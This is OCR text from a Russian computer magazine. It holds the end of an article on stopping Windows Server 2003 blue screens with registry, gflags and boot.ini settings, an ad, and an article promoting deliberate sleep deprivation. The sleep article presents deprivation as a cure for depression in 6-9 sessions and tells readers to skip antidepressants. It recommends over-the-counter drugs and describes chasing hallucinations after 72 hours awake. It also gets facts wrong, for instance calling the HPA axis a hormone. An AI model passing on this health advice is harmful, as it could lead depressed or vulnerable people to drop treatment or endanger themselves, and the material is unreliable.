
А кому не знаком BSOD с противным названием *IRQL_LESS_OR_EQUAL*, выпрыгивающий в самый неподходящий момент? Что это такое, и почему он возникает? Операционные системы семейства NT используют особую систему приоритетов прерываний Interrupt Request Levels (или




> info

• Подробное описание всех BSOD'ов вместе с причинами их возникновения и рекомендациями по их предотвращению можно найти как в MSDN, так и в DDK. Однако и то, и другое, в первую очередь, ориентировано на программистов, знающих ассемблер, умеющих работать с отладчиком и готовых часами разбирать дампы памяти для поиска ошибки в подопытном драйвере.

• Если кривой драйвер при интенсивном поступлении прерываний не справляется с синхронизацией и обрушивает систему в BSOD, то лучше поступиться производительностью, чем надежностью.


Описание синих экранов в DDK


Описание утилиты gflags.exe на сайте Microsoft TechCenter



links
Статью «Boot.ini options reference» Марка Руссиновича ищи на www.ingenieroguzman.com.ar.



dvd
На прилагаемом к журналу диске ты найдешь исошку Windows Server 2003 SP1 DDK.

сокращенно *IRQ*), оперирующую целыми числами от 0 до 31. Уровень 0 имеет минимальный приоритет, 31 — максимальный. Нормальное выполнение потока происходит на пассивном уровне (*PASSIVE LEVEL == 0*), и его может прерывать любое асинхронное событие, возникающее в системе. При этом ось повышает текущий IRQL до уровня возникшего прерывания и передает управление его ISR (Interrupt Service Routine — процедура обработки прерывания), причем, подкачка страниц с диска работает только на уровне 2, а прерывания, генерируемые устройствами, начинаются с уровня 3. И потому первичные обработчики прерываний не могут обращаться к памяти ядра, вытесняемой на диск! Увы, как показывает практика, они к ней все-таки обращаются. Если запрещенная страница находится в памяти, то все ОК, а вот если она вытеснена на диск, тогда-то и возникает указанный BSOD.

Как его предотвратить? Решение первое — увеличить количество оперативной памяти, чтобы шансы на вытеснение запрашиваемых страниц были минимальны. Решение второе — запретить свопинг ядра на диск, для чего необходимо установить параметр «*DisablePagingExecutive*» (типа DWORD) в значение 1 (он находится в следующей ветке реестра: *HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement*). Также следует запустить gflags.exe с флагом dps, запрещающим вытеснение стека ядра на диск. Изменения вступят в силу только после перезагрузки. И хотя потребности в памяти слегка увеличиваются (поскольку ядро уже не может вытеснить бездействующие драйвера), общая надежность системы **значительно** повышается. Кроме того, система становится нечувствительной к определенным типам DoS атак, «съедающим» всю доступную память и вынуждающим ядро активно свопиться на диск в надежде, что в системе обнаружится хоть один кривой драйвер, вызывающий BSOD с пресловутым *IRQL_LESS_OR_EQUAL*.

Кстати говоря, в Win2k3 SP2 допущена досадная ошибка, связанная с некорректной реализацией **SafeSEH** и обрушивающая систему в BSOD при вызове такой безобидной функции, как *DbgPrint*, использующейся в драйверах для отладочной печати. Подробнее об этом можно прочитать в 16h выпуске «Exploits Review», опубликованном в журнале «][акер». Ну а для преодоления BSOD достаточно вызывать *gflags.exe* с флагом *ddp*.

Хочется отметить, что основными поставщиками BSOD являются драйвера видео- и звуковых карт, поэтому удаляем драйвер звуковой карты (а зачем серверу звук?) и для форсирования VGA режима в *boot.ini* прописываем ключик */BASEVIDEO*.

Еще одну проблему представляет собой поддержка расширений физических адресов (**Physical Address Extensions** или сокращенно PAE). Теоретически она позволяет операционной системе использовать свыше 4х Гб физической памяти, практически же Win2k3 Standard Edition этой возможности не поддерживает, вынуждая нас искать Enterprise Edition. Однако при активном механизме DEP (Data Execution Prevention), включенном по умолчанию в Win2k3 SP1, система всегда стартует с поддержкой PAE, независимо от количества физической памяти, имеющейся на борту. Это создает проблемы с некоторыми драйверами, поскольку в режиме PAE на уровне ядра имеются некоторые тонкости работы с памятью, учитываемые далеко не всеми разработчиками. Очевидное решение — добавить ключ */NOPAE* в *boot.ini* и забыть об этой проблеме раз и навсегда.

Остальные проблемы с BSOD'ами решаются экспериментальным путем посредством манипуляций с ключами реестра, перечисленными в таблице «Ключи реестра, ответственные за конфигурирование ядра» (ты найдешь ее на прилагаемом к журналу диске).

ЗАКЛЮЧЕНИЕ

Настройку сервера удобнее осуществлять под виртуальной машиной типа VM Ware, выделяя гостевой операционной системе минимум памяти и направляя на нее шторм сетевых пакетов. При наличии «кривых» драйверов BSOD не заставит себя ждать и тут же появится на экране. К сожалению, VM Ware не дает прямого доступа к большинству компонентов материнской платы. Поэтому тестируются совсем не те драйвера, которые работают в реальных условиях. Но даже такой примитивный тестовый стенд выявляет огромное количество ошибок, позволяя подобрать оптимальные ключи реестра и файла boot.ini. Окончательную настройку ядра можно выполнить уже в натурных условиях, естественно, предварительно создав резервную копию *boot.ini* и реестра с помощью любой утилиты резервирования, работающей до загрузки Win2k3 (поскольку есть шанс, что после наших экспериментов операционка вообще не сможет загрузиться).


ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning
В продаже
с 7 мая
ТУРБОЖЕЛТУХА

КРИС КАСПЕРСКИ

Депривация: над пропастью сновидений

ФИЛИГРАННАЯ ТЕХНИКА ТРАНСФОРМАЦИИ СНА

Кому из программистов не известна хроническая нехватка времени? Ударные темпы работы и вместе с тем: масса интересных вещей (книги, форумы, конференции) — и ведь так хочется все успеть! Уменьшив количество часов сна, можно не только переделать накопившиеся дела, но и повысить креативность, и избавиться от депрессии. Впрочем, измененное состояние сознания, сопровождающееся галлюцинациями, тоже можно заработать…

СПАТЬ ИЛИ НЕ СПАТЬ?

Состояние, при котором человек не спит и не бодрствует, на внешние раздражители не реагирует, но способен выполнять ту работу, которой его предварительно обучили, было известно еще во времена написания Корана.

Правда, как показывает практика, галлюцинации при этом так и прут. Время с пространством меняются местами, биты и байты материализуются, плоская поверхность LCD-монитора приобретает вполне осязаемую глубину. Из мрачной бездны памяти всплывают дела давно минувших дней, ярко вспыхивают ассоциации, образуя креативные цепочки, творческая энергия распадается на отдельные сгустки, живущие самостоятельной жизнью и генерирующие миллионы новых идей, над которыми в обычном состоянии приходится биться неделями, а то и месяцами… Вот что такое депривация сна — но только, если применить к ней научный подход. Иначе вместо креатива нам гарантированы дикая раздражительность, беспричинная агрессия, полная или частичная дезориентация, потеря памяти, страшная сонливость и непрекращающаяся головная боль!

Первая проблема, с которой ты столкнешься, если решишь покончить с «лишним» сном — неполнота, противоречивость и недостоверность информации. В частности, на Wikipedia депривация описана одновременно в





Постер фильма «Memento» («Помни»), наглядно демонстрирующего роль кратковременной памяти

Меры предосторожности

Депривация сна (особенно продолжительная) предъявляет жесткие требования к безопасности. В это время категорически запрещается садиться за руль и пользоваться станками и механизмами, способными нанести увечье. Не рекомендуется выходить из дома (особенно на проезжую часть), а также заниматься деятельностью, требующей повышенного внимания.

Перед началом экспериментов следует выспаться и выкроить достаточный промежуток свободного времени, в течение которого нет никаких неотложных дел.

Депривация — это не волшебная палочка. Это ретивый необъезженный конь, которым еще предстоит научиться управлять!


Мелатонин



warning

Будь осторожен, никто не знает, как твой организм отреагирует на частичный или полный отказ от сна.



links

Про депривацию сна можно почитать в Википедии: en.wikipedia.org, ключевые слова: Sleep и Sleep_deprivation.

двух статьях — «Sleep» и «Sleep deprivation» — причем, первая подробнее, хотя и содержит внутренние противоречия (это странно, учитывая, что состояние сна изучается уже довольно давно). По теме имеется множество экспериментальных данных, научных работ, etc, но, увы, мне не попадалось ни одной книжки, описывающей сложную научную заумь простым языком.

ВИДЫ ДЕПРИВАЦИИ СНА

Депривацию различают тотальную и частичную. При тотальной человек не спит в течение одних суток и последующего дня (~36 часов бодрствования). Затем наступает здоровый продолжительный сон (~12 часов), после которого человек спит/бодрствует «в обычном режиме». Новичку лучше не практиковать тотальную депривацию чаще двух раз в неделю. Естественно, цифры приблизительные и не учитывают индивидуальные особенности. В медицинских целях (для борьбы с дегрессиями) рекомендуется начинать с двухразовой депривации, вызывающей на первых порах кратковременное улучшение психического состояния. После закрепления эффекта — лишать себя сна только раз в неделю (все-таки, стресс). Обычно для выхода из депрессивного состояния достаточно 6-9 сеансов (и не нужно лопать антидепрессанты, имеющие кучу противопоказаний и побочных действий!).


При частичной депривации продолжительность сна сокращается до ~4х часов — на протяжении от одной до трех недель (а у некоторых недосыпание становится нормой жизни). По утверждениям одних, частичная депривация переносится намного легче тотальной, другие считают, что все как раз наоборот — мол, возникают проблемы с засыпанием (приходится прибегать к снотворным), сон становится нервным, неглубоким, а после пробуждения во всем теле ощущается разбитость, и голова будто свинцом налита. Иногда организм входит в новый ритм уже на третий день, а иногда... упорно отказывается функционировать на урезанном «пайке». Работа идет вяло, никаких творческих мыслей в голове не появляется.

Так что, какой вид депривации предпочтительнее, определяется типом личности. К примеру, автор статьи принадлежит к первому типу и легко переносит 36-часовой рабочий «марафон», после чего впадает в спячку, просыпаясь бодрым и отдохнувшим. А вот хронический недосып конкретно выбивает из колеи, требуя длительного периода регенерации!

Существует еще так называемая REM-депривация, но ее трудно осуществить в домашних условиях, поскольку она проводится под контролем ЭЭГ с записью движения глаз. При появлении на ЭЭГ характерных признаков фазы «быстрого» сна человека будят, потом он вновь засыпает — до очередной «быстрой» фазы. И так всю ночь! В силу невысокой распространенности методики достоверных сведений о ее эффективности нет.

ПАРАДОКСЫ ДЕПРИВАЦИИ

Вот мы и подошли к самой интересной части нашего повествования. А именно — что же (по данным современной медицины) происходит с организмом при депривации сна? Сначала необходимо разобраться, зачем природа вообще придумала сон. Помимо того, что сон является естественным отдыхом, он активно участвует в процессах метаболизма (обмена веществ). Существует несколько разновидностей сна, циклически сменяющих друг друга: медленный и быстрый сон. Во время медленного сна синтезируется соматотропный гормон, являющийся естественным ноотропом (он же СТГ, он же соматропин, он же growth hormone). Этот гормон отвечает за рост, усиливает синтез белка, предотвращает отложение жира, повышает уровень глюкозы в крови, а также воздействует на центральную нервную систему (в результате чего улучшается память, познавательные функ-


Молекула growth-гормона

ции и поднимается настроение). Однако, при повышенной концентрации соматропин вызывает депрессию. Средством, подавляющим его избыточную выработку, как раз и является депривация сна.


Смена фаз

Известно, что люди делятся на «жаворонков» и «сов», причем, программистам по роду своей деятельности часто приходится менять дневную фазу работы на ночную. Существует понятие «мягкой» и «жесткой» смены фаз. При жесткой смене человек, находящийся, допустим, в ночной фазе, не спит всю ночь и весь последующий день, выдвигаясь на топчан только с наступлением темноты и просыпаясь уже в дневной фазе, в результате чего продолжительность бодрствования составляет ~24 часа (классический пример депривации).
При мягкой смене фазы человек после пробуждения засыпает в «положенное» время, сокращая режим бодрствования до 6 часов. Считается, что мягкая смена фазы легче переносится организмом, но на деле это всегда индивидуально. Для мягкой смены фаз характерны проблемы с засыпанием, обычно решаемые путем применения снотворного (в этих случаях официальная медицина рекомендует применять мелаксен, отпускаемый в аптеках без рецептов). Действительно, трудно взять и заснуть спустя всего лишь шесть часов после пробуждения. «Перестройка» организма на новую фазу в этом случае занимает намного больше времени, на протяжении которого человек ощущает постоянную сонливость. Жесткая смена фаз, напротив, способствует раскрытию творческого потенциала, но это, опять-таки, зависит от человека.
Существует еще и «плавающий» режим, практикуемый рядом фрилансеров и позволяющий выжать из суток максимум имеющегося времени. Суть в том, что человек намеренно отказывается от привязки своих внутренних биоритмов к суточному циклу и засыпает не по часам, а тогда, когда действительно хочет и выполнил все запланированные дела. При вхождении в плавающий режим продолжительность сна представляет собой константу Ts. Согласно закону вероятности, в какой-то из дней текущей работы окажется больше, чем вчера, и потому продолжительность бодрствования увеличится на Ta, следовательно, завтра мы проснемся не в момент X, а в (X — Ta). Поскольку система действует преимущественно в одном направлении (мало причин, по которым мы бы могли лечь спать раньше, но вот отставание от графика и задержка сна — явление вполне нормальное), мы получаем следующее: час пробуждения X непрерывно перемещается по циферблату, при этом происходит постоянная смена фаз «жаворонок»/«сова». Основная проблема — приучить себя засыпать на рассвете, особенно, когда восходящее солнце бьет прямо в глаза, насквозь простреливая даже плотные портьеры.

Во время быстрого сна происходит восстановление пластичности нейронов и обогащение их кислородом; биосинтез белков и РНК-нейронов — сон способствует переработке и хранению информации. Медленный сон обеспечивает закрепление изученного материала, а быстрый — реализует подсознательные модели ожидаемых событий (периодический закон и формула бензола были открыты именно во сне).
Также сон восстанавливает иммунитет. Поэтому при депривации сна лучше не брезговать медицинскими препаратами типа «иммунал» (благо, отпускается без рецептов). Депривация воздействует на память, и, по утверждению многих источников, далеко не положительным образом. Основной удар депривация наносит по кратковременной памяти (действие которой наглядно продемонстрировано в фильме «Memento»).
Кратковременная память хранит информацию считанные секунды, но она отвечает за обработку данных, познавательные функции, принятие решений, логику и так называемую «эпизодическую память», отвечающую за запоминание эмоций и мелких несущественных деталей. Логическое мышление и усвояемость материала при депривации сна неизбежно снижаются, что существенно затрудняет подготовку к зачетам, экзаменам и прочим видам деятельности, требующим активности кратковременной памяти.
С другой стороны, депривация сна активизирует декларативную и методическую память. Образно говоря, декларативная память — это большой жесткий диск, на котором записаны все данные, накопленные нами и организованные по принципу ассоциативных массивов. Продолжая сравнения, методическая память — это программный код, обрабатывающий данные, накопленные в декларативной памяти. При депривации сна человек гораздо «охотнее» вспоминает то, что он когда-то знал, но потом «забыл», и намного увереннее выполняет те операции, которым был заранее обучен. Нетворческая работа (тупое кодирование, решение стандартных задач) как раз и относится к такому классу операций, и потому порой создается впечатление, что депривация сна положительно сказывается на творческой деятельности, но это не так.
Во время депривации способность «добывать» новые знания на основании старых (то есть логическое мышление) притупляется (голова «не варит»), но поскольку львиную долю времени мы решаем задачи, с которыми уже сталкивались ранее (даже если напрочь забыли об этом), депривация оказывается неплохим подспорьем. Вместо того чтобы штудировать справочник по высшей математике, вспоминая, как перемножить две матрицы, просто забей на сон, и декларативно-методическая память решит проблему!
Кроме того, депривация активизирует выработку гормона с труднопроизносимым названием hypothalamic-pituitary-adrenal axis (сокращенно, HPA). Он управляет реакцией на стресс (вот почему при депривации значительно возрастает раздражительность) и другими функциями, такими как пищеварение, иммунитет, сексуальное влечение. Он же управляет использованием энергии, запасенной нашим телом.

ЗА ГРАНЬЮ РЕАЛЬНОСТИ ИЛИ ГАЛЛЮЦИНАЦИИ — ДАРОМ!

Теорий, объясняющих возникновение галлюцинаций (не только при депривации, но и вообще), намного больше, чем одна. Поэтому придется ограничиться



Нейроны под «кайфом»

изложением «в общих чертах». В определенных областях мозга (при резком повышении активности процессов) возникает что-то вроде паразитной положительной обратной связи, вызывающей неконтролируемое самовозбуждение нейронной сети.
При депривации сна (угнетающей кратковременную память) происходит потеря информации, получаемой от органов чувств. В качестве «компенсации» она замещается галлюцинациями, восстанавливая или сохраняя целостность образов в сознании.
Если бодрствовать на протяжении 48 часов (или чуть меньше), есть шанс «словить» слуховые галлюцинации, чувство «кайфа» (усиленное эмоциональное восприятие), а также ощутить прилив деятельной креативности. При бодрствовании на протяжении 72 часов (и выше) начинаются яркие визуальные галлюцинации, появляется устойчивое чувство нереальности происходящего и видение мира, находящееся за гранью понимания выспавшихся людей. Интересно, что при групповой депривации «иное» восприятие обычно разделяется всеми участниками. Чувство времени утрачивается почти полностью. Чаще всего время словно ускоряется, и за доли секунды в голове проносится мощный вихрь мыслей, на обдумывание которых в нормальном состоянии ушел бы целый день. В зависимости от эмоционального состояния галлюцинации могут носить как позитивный, так и негативный характер (например, лапша может превращаться в червей — только представь!).
При депривации реальность (из-за расстройства кратковременной памяти и микросна) искажается настолько, что можно брести по городу и представлять, что находишься в лесу или дома за клавиатурой, что, естественно, создает прямую угрозу для жизни. Так что после двух-трех суток бодрствования лучше никуда без присмотра не выходить (не говоря уже о том, чтобы сесть за руль). Хотя известно много случаев, когда за счет улучшения работы моторной памяти люди правильно находили дорогу (например, из института домой), совершая такие «сложные» действия, как покупка билета и посадка в метро. Но все-таки лучше не рискуй, а то можешь проснуться на Кольцевой в одних подштанниках.
Галлюцинации обычно проходят после ночи здорового сна (здорового — это значит без снотворных, единственным исключением из которых является мелаксен, его можно).

ПОБОЧНЫЕ ЭФФЕКТЫ ИЛИ ЧАС РАСПЛАТЫ

Первые опыты депривации обычно проходят на ура. В утренние часы после бессонной ночи отмечается улучшение настроения, повышение креативности, отступление депрессии. Однако затем депресняк возвращается (иногда вспыхивая с большей силой), и единственное средство борьбы с ним (за исключением приема антидепрессантов) — повторный цикл депривации, проходящий уже куда более болезненно: с сонливостью, раздражительностью, снижением концентрации внимания, достигающими пика в полночь и перед восходом солнца (в 4-6 часов утра).
В это время важно занять себя чем-нибудь интересным, требующим умственной, а не физической активности. Учти, что телевизор и книги (особенно, в стиле «Война и мир») срабатывают как снотворное, поэтому заранее продумай план действий.
Продолжительная тотальная депривация (свыше 36 часов) на первых порах может вызывать ужасные отходняки (с такими «радостями», как мышечная боль и психологическая ломка). Отметим, что физический труд во время депривации не то, чтобы противопоказан, но силовая выносливость значительно снижается. Очень быстро наступает утомляемость, с которой трудно бороться.
Значительное число исследований показывает, что хроническое недосыпание ведет к необратимым разрушениям головного мозга. Поэтому частичной депривацией лучше не злоупотреблять, а использовать полную депривацию, после которой давать себе как следует отоспаться. Также имеются исследования, доказывающие, что депривация противопоказана людям, больным сахарным диабетом или предрасположенным к этой болезни.

НАУКА СНА (ЗАКЛЮЧЕНИЕ)

Депривация сна намного более распространена, чем это может показаться на первый взгляд. С ней приходится сталкиваться в школе, в армии, в институте, на работе... Многие люди, привыкшие спать всего по несколько часов в сутки, абсолютно уверены, что это нормально. Опасное заблуждение! Хроническое недосыпание, продолжающееся годами, вызывает деградацию нервной системы, что, в конечном счете, отнюдь не идет на пользу (особенно людям, занятым интеллектуальной деятельностью).
Положительный эффект дает только чередование «периодов воздержания от сна» с последующей «зимней спячкой», все прочее — негативно влияет на организм. Кстати говоря, много спать тоже вредно (и выше уже объяснялось, почему). Затяжные депрессии, хандра, творческие кризисы не заставят себя ждать и попрут из окопов на амбразуры нашего сознания. ⌶

